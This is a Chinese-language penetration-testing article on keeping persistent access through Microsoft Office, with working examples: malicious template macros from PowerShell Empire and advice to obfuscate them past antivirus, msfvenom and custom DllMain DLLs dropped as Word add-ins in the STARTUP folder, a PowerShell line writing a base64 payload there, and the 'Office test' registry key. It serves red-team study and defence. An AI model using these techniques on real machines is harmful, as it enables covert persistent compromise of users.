

作者:pentestlab
原文鏈接:https://mp.weixin.qq.com/s/SZPmGDfDIpK3fP5nlHUcMA
Microsoft Office 是 Windows 操作系統中使用最多的產品,用來完成每日的工作,比如 HR 篩選簡歷、銷售人員編寫標書、匯報工作編寫演示文稿等。如何利用 Office 軟件的功能實現權限持久化呢?
Office 模板
對于企業而言,都喜歡使用統一的模板文件,在每次啟動 Office 軟件時加載模板,模板文件存儲在下面的位置:
C:\Users\pentestlab\AppData\Roaming\Microsoft\Templates

如果惡意宏嵌入到基礎模板中,用戶在每次啟動 Office 軟件時,都執行一下惡意的宏代碼,可以使用 PowerShell Empire 中的模塊生成宏代碼:
usestager windows/macro set Listener http execute
生成的宏可以直接插入到模板文檔中,對代碼進行混淆可以繞過一些防病毒的檢測:

當用戶打開模板文件時,執行 Office 宏代碼,可以看到目標連接的 Session:
外部插件

Office 外部插件用于擴展 Office 程序的功能。當 Office 應用程序啟動時,會對存儲外部插件的文件夾進行檢查,以便應用程序加載它們。執行以下命令來發現 Microsoft Word 的可信位置,也可以刪除外部插件。
Get-ChildItem "hkcu:\Software\Microsoft\Office\16.0\Word\Security\Trusted Locations"

Office 的外部插件是 DLL 文件,擴展名不同,表示使用不同的應用程序,例如 .wll 代表 Word,.xll 代表 Excel。Metasploit Framework 的“msfvenom”可用于創建可被使用的 DLL 文件,然后將擴展名修改為“.wll”(Word 插件程序的擴展名),并將文件移動到 Word 啟動文件夾,每次 Word 啟動時執行外部插件:
C:\Users\Admin\AppData\Roaming\Microsoft\Word\STARTUP
代碼執行后,meterpreter 會得到一個回連 Session,但是 word 會崩潰,這對于用戶來說能夠知道,Word 可能被人破壞或者修改,容易引起用戶的警覺:


最好的方法是創建一個不會導致應用程序崩潰的自定義 DLL 文件
DLL_PROCESS_ATTACH 可以把 DLL 加載到當前進程的虛擬地址空間(Word、Excel、PowerPoint 等),DLL 一旦被加載,就可以啟動任意可執行的文件:
// dllmain.cpp : Defines the entry point for the DLL application.
#include "pch.h"
#include <stdlib.h>

BOOL APIENTRY DllMain( HMODULE hModule,
                       DWORD  ul_reason_for_call,
                       LPVOID lpReserved
                     )
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
        system("start pentestlab32.exe");
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}
Word Add-Ins 具有“.wll”文件的擴展名,本質上是放置在 Word 啟動文件夾中的 DLL 文件,每次 Microsoft Word 啟動時都會加載:
C:\Users\Admin\AppData\Roaming\Microsoft\Word\STARTUP


下次 Word 啟動時,將加載加載 DLL 程序,并執行惡意文件:
還有個 Powershell 版本的腳本,可以生成相關文件(WLL、XLL、VBA)。并將這些文件復制到 Word、Excel 或 PowerPoint 的啟動文件夾中:
下載地址:
使用方法:

默認情況下,腳本生成的程序主要是用來彈出計算器,用戶驗證持久化的能力:
-
$fileContentBytes = [System.Convert]::FromBase64String($fileContent) [System.IO.File]::WriteAllBytes($env:APPDATA+"\Microsoft\Word\Startup\calc.wll",$fileContentBytes)
Office test

在注冊表中創建一個注冊表項,在 Office 軟件啟動時,會自動加載該注冊表項中指定的 DLL 文件,創建命令如下:
reg add "HKEY_CURRENT_USER\Software\Microsoft\Office test\Special\Perf" /t REG_SZ /d C:\tmp\pentestlab.dll

該命令將創建以下注冊表結構:

當 Microsoft Office 應用程序再次啟動時,DLL 被執行:
參考文獻
https://attack.mitre.org/techniques/T1137/
https://enigma0x3.net/2014/01/23/maintaining-access-with-normal-dotm/
https://github.com/3gstudent/Office-Persistence
https://github.com/Pepitoh/VBad
https://github.com/outflanknl/EvilClippy
https://github.com/christophetd/spoofing-office-macro
https://blog.christophetd.fr/building-an-office-macro-to-spoof-process-parent-and-command-line/
https://outflank.nl/blog/2019/05/05/evil-clippy-ms-office-maldoc-assistant/
http://www.hexacorn.com/blog/2014/04/16/beyond-good-ol-run-key-part-10/
https://labs.f-secure.com/archive/add-in-opportunities-for-office-persistence/
https://github.com/enigma0x3/Generate-Macro
https://www.mdsec.co.uk/2019/01/abusing-office-web-add-ins-for-fun-and-limited-profit/
https://3gstudent.github.io/3gstudent.github.io/Use-Office-to-maintain-persistence/
https://3gstudent.github.io/3gstudent.github.io/Office-Persistence-on-x64-operating-system/
 本文由 Seebug Paper 發布,如需轉載請注明來源。本文地址:http://www.bjnorthway.com/1591/
暫無評論